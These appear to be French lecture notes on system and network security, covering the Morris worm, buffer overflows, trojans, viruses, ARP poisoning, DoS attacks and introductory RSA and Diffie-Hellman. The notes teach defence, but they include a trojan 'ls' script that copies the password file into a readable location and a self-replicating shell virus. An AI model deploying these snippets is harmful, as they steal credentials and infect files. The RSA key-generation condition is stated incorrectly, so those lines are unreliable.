

Sécurité des Systèmes et des Réseaux

TABLE DES MATIÈRES

titre.....	1
------------	---

3. La prise de conscience - le ver de Morris

En 1986 → Internet = gentil (60 000 ordinateurs)

⇒ pas de PC ni d'ADSL

Les failles de sécurité sont connues et ignorées.

2 Novembre 1988:

→ Robert Morris (étudiant à l'université de Cornell) développe un ver qui aura une propagation fulgurante:

- Utilisation de failles connues (*sendmail*) et inconnue (buffer overflow dans *fingerd*)
- Auto-réplication
- Multi-plateforme (VAX / BSD, Sun3)


Environ 10% du réseau Internet de l'époque a été infecté.

4. Débordement de tampon

```
void pb(char *a, int b)
{
    char v[10];
    strcpy(v, a);
}
```

Exécution:

```
pb("salut les copains!", 5);
```



Prévention du débordement de tampon:

- Technique du "canari"

canari = 1 case mémoire avec ne valeur particulière juste avant les variables locales
 ⇒ modification des protocoles:

- d'entrée: ajouter le canari
- de sortie: vérifier le canari

La valeur particulière est de préférence choisie aléatoirement par le processus

Patches "StackGuard" / gcc

Windows 2003

- Pile séparée pour les adresses e retour ⇒ plus lourd

Patches "StackShield" / gcc

- libsafe:

identifier les fonctions à problème (strcpy, scanf, sscanf, gets, ...)


remplacer ces fonctions par des fonctions qui déterminent l'espace disponible dans la pile ⇒ protéger l'adresse de retour.

- adresses aléatoires:

ASLR (ex: Linux)

Address Space Layout Randomization, la pile change d'adresse virtuelle à chaque nouvelle invocations du processus.

- bit NX



Le bit NX associé à chaque page ⇒ positionner la pile en NX

Sur OpenBSD: technique W^X (^ = XOR)

- Sur i386, pas de bit NX
i386 ⇒ traduction d'adresses + φ

5) Chevaux de Troie

Programme qui a pour but le plus souvent de laisser une porte ouverte.

Ex classiques:

- programme login modifié
- daemon ssh modifié
⇒ laisser rentrer un utilisateur particulier sans mot de passe

Exemple en Shell: /home/toto/ls

```

cp /etc/master.passwd /home/toto/.p 2>/dev/null &&chmod
666 /home/toto/.p

/bin/ls $*
  
```

⇒ il faut inciter root à venir faire un "ls" dans mon répertoire.

!! Pour éviter cela, ne PAS avoir "." dans son PATH

6) Virus et vers

Programme qui se réplique lui-même, qui se répand dans les fichiers (ou secteur de boot)

- ⇒ droit d'écriture dans le fichiers
- ⇒ impact moindre
- ⇒ macro-virus

Virus en Shell:

```
#!/bin/sh

for i in * #virus#
do
    case "`sed 1q $i`" in
        "#!/bin.sh")
            grep "#virus#" $i > /dev/null || \
            sed -n '/#virus#/, $p' $0 >> $i
            ;;
    esac
done 2 > /dev/null
```

Divers virus:

- Premier virus: (1982) Elk Cloner (Apple II / disquettes)
- Virus simples:

{	compression du code original Insertion du code virus même date	}	même taille
---	----------------------------------------------------------------------	---	-------------
- Virus sophistiqués: modifient le *système* pour masquer l'activité du virus.
- Virus polymorphes: modifié à chaque fichier infecté ⇒ plus difficiles à détecter.
- Macro-virus
- Virus socialement-ingénierés

Vers:

Programme **autonome** qui se réplique lui-même.
 ⇒ différence par rapport à un virus

- Vers de Morris
- Janvier 2003 (24 & 25): SQL Stammer
 - Vulnérabilité: débordement de tampon dans MS-SQL
 - Virulence extrême: x2 toutes les 8.5 secondes.
 - On estime que 90% des machines vulnérables d'internet ont été infectées en 10mn.
 - Génération de trafic réseau ⇒ impact sur le réseau.
 - Ver ⇒ pas de modification des fichiers
 - Vulnérabilité ⇒ corrigée depuis 6 mois

Commutateur vs Concentrateur
(Switch) (Hub)

table de forwarding (1 ou plusieurs @MAC par port)

Port	@MAC
1	00:23...
2	...
1	..
...	...

Ecoute du trafic réseau avec un commutateur.

Exemple:

P dérive le trafic destiné à **B**

1) Saturer la table de forwarding ⇒

Duperie sur les résolutions d'adresses (ARP poisoning)
(schéma)

Le commutateur n'apporte pas une sécurité plus importante. Le réseau peut être considéré comme une carte postale (tout le monde peut lire les packets ip).

2) Authentification dans les protocoles

- Pas d'authentification du tout
SMTP (farces, spam, phishing)

- Authentification en clair
POP3
Extension: APOP ⇒ repose sur un secret partagé
Problème: oblige le serveur à mémoriser le secret partagé (en clair).
- Authentification défailtantes:
rlogin / rsh (connexion à distance)

3) Usurpation d'identité

N'importe qui peut forger un datagramme IP

(schéma)

Problème: il faut que la connexion TCP soit établie

(schéma)

Identifier l'ISN (Initial Sequence Number) du serveur.

- a) L'OS du serveur utilise des ISN prévisibles ⇒ pas sur les OS modernes.
(schéma)
- b) Attaque de type: MITM (Man In The Middle)

(logiciels linux: Hunt ou Juggernaut)

Empoisonnement de cache DNS (DNS Cache Poisoning):

RR DNS:	fqdn	ttl	class	type	data
		IN		MX	
				NS	
				A	
				AAAA	
				CNAME	

4) Déni de service

* Utilité:


- jeu
- intérêt

- couvrir une autre attaque

* Méthodes:

- consommation de bande passante ⇒ ex: ICMP Echo
 ⇒ ex: tempête de datagramme UDP
 Nécessitent 2 services UDP: echo et chargen

SYN flooding



Emettre des SYN sans attendre a fin de la séquence de connexion.

⇒ le serveur mémorise un **état** pour chaque début de connexion.

⇒ envoyer des SYN jusqu'à ce que le serveur sature sa mémoire des connexions, après ça il rejette les nouvelles connexions.

Autres attaques DoS

Injection de paquets RST ⇒ nécessite de connaître le numéro de séquence

ICMP Dest Unreachable

ICMP Redirect

5. Identification de piles TCP

nmap pour:

- déterminer à distance le type et version d'OS
- identifier les caractéristiques des piles IP (paquet TCP avec flag FIN vers un port ouvert en mode LISTEN: normalement pas de réponse alors que Windows, Cisco et HPUX renvoient RST)

6. Bugs

Exemple:

ping of death: injecter un datagramme IP de taille > 65536 octets

Sur beaucoup de systèmes ⇒ buffer overflow ⇒ crash de l'OS

Octobre 1996 ⇒ plus de 18 OS majeurs vulnérables.

V. Cryptographie

- Handbook of Applied Cryptography
A. Meneges, van Oorschit, ...
CRC Press, 1997
- Applied Cryptography (2^e édition)
B. Schneier
Wiley & Sons, 1996
- Cryptographie, Théorie & Pratique
D. Stinson
Thomson Publishing

1. Introduction

Cryptographie:

- Une solution à certains problèmes
- ce n'est pas la solution à tous les problèmes
- outil difficile à maîtriser ⇒ ex du chiffrement des mots de passe Windows

Terminologie:

- Cryptologie = science du chiffrement
- Cryptographie = étude du chiffrement / déchiffrement
- Cryptanalyse = étude des faiblesses des méthodes de chiffrement
- Chiffrement = méthode pour passer d'un texte en clair un cryptogramme (texte chiffré incompréhensible pour ceux qui n'ont pas la méthode)
- Décryptement = retrouver le texte en clair à partir du cryptogramme, sans connaître la clef.

ATTENTION: déchiffrer != décrypter

2 grandes classes d'algorithmes de chiffrement:

- algorithmes symétriques / algorithmes à clef secrète / partagée
⇒ la même clef est utilisée pour le chiffrement et le déchiffrement

3) Algorithmes de chiffrement à clef publiques


a) Introduction

Principe: secret (information confidentielle) n'est plus partagé entre les parties.

Description:

- Théorie en 1976 (Diffie, Hellman).
- Les services secrets britanniques auraient découvert la théorie de ce principe dès 1970 mais ça n'a jamais été prouvé.
- NSA en 1966

Principe de fonctionnement: bi-clef \Rightarrow



Problèmes mathématiques difficiles

Exemple:

factorisation en facteurs premiers de grands nombres
logarithmes discrets
sacs à dos

\Rightarrow Ne pas avoir de solution en un temps raisonnable.

b) RSA

En 1978, conçu par Rivest, Shamir et Adleman.

Algorithme breveté par le MIT en 1983, brevet expiré en 2000 \Rightarrow algorithme libre maintenant.

Principe:

1. choisir 2 grands (quelques centaines de chiffres) nombres premiers p et q
2. $n = pq$
3. choisir e tel que e est premier avec $(p-1)(q-1)$ noté $(e \wedge (p-1)(q-1) = 1)$
4. choisir d tel que ed est premier avec $(p-1)(q-1)$
5. la clé publique = $\langle e, n \rangle$
la clé privée = $\langle d, n \rangle$ (retrouver d à partir de n est très difficile)

Chiffrement: $C_i = T_i^e \bmod n$

Déchiffrement: $T_i = C_i^d \bmod n$

Exemple:

1. Choix $p=3, q=5 \Rightarrow (p-1)(q-1) = 8$
2. Choix $e = 3$ (3 est premier avec 8)
3. Choix $d = 11$ ($3 \times 11 = 33$ est premier avec 8)
4. Clef publique = $\langle 3, 15 \rangle$ clef privée = $\langle 11, 15 \rangle$
5. $T = 1\ 2\ 3\ 4$

$$\rightarrow T_1 = 1$$

$$C_1 = 1^3 \bmod 15 = 1$$

$$C_2 = 2^3 \bmod 15 = 8$$

$$C_3 = 3^3 \bmod 15 = 12$$

$$C_4 = 4^3 \bmod 15 = 4$$

Chiffrement: $c = 01\ 08\ 12\ 04$

$$T_1 = 01^{11} \bmod 15 = 1$$

$$T_2 = 08^{11} \bmod 15 = 2$$

$$T_3 = 12^{11} \bmod 15 = 3$$

$$T_4 = 04^{11} \bmod 15 = 4$$

Précaution d'emploi:

- ne jamais utiliser le même n dans un même groupe d'utilisateurs
- éviter que 2 messages identiques (insérer un aléa (par exemple: date) soient chiffrés avec des clés différentes et le même e
- utiliser une grande valeur de d (possibilité de trouver d si $\lg(d) < \lg\frac{(n)}{4}$ et si $e < n$)
- ne jamais signer un document présenté pas un inconnu

Limites actuelles:

- attaques actuelles sur des nombres de 130 chiffres (~ 512 bits) \Rightarrow longueur de clé 1024 ou plus.
-

c) longueur des clés

Algo à clé secrète	Algo à clé publique
56	384

64	512
112	1792
128	2304

4) Confidentialité

a) Cryptosystèmes hybrides

Algos à clés secrètes: algos rapides, partage des clés \Rightarrow peu sûrs

Algos à clés publiques: algos très sûrs, très lents, gestion des clés efficace

\Rightarrow amorcer la communication avec un algo à clé publique et échanger une clé de session

La communication es chiffrée avec la clé secrète de session, la clé de session peut être à durée déterminée.

b) protocole d'échange de clé

Algorithme Diffie-Hellman \Rightarrow chaque partie détermine une clé de chiffrement sans faire passer sur le câble/réseau tous les éléments.

Conçu en 1976 \Rightarrow premier algorithme de chiffrement à clé publique

A et B s'accordent sur 2 grands (entre 512 et 1024 bits) nombres p et g tel que:

- $\frac{(p-1)}{2}$ est premier
- $\forall 1 \leq n \leq p-1, \exists e tq n = g^e \text{ mod } p$
- $g < p$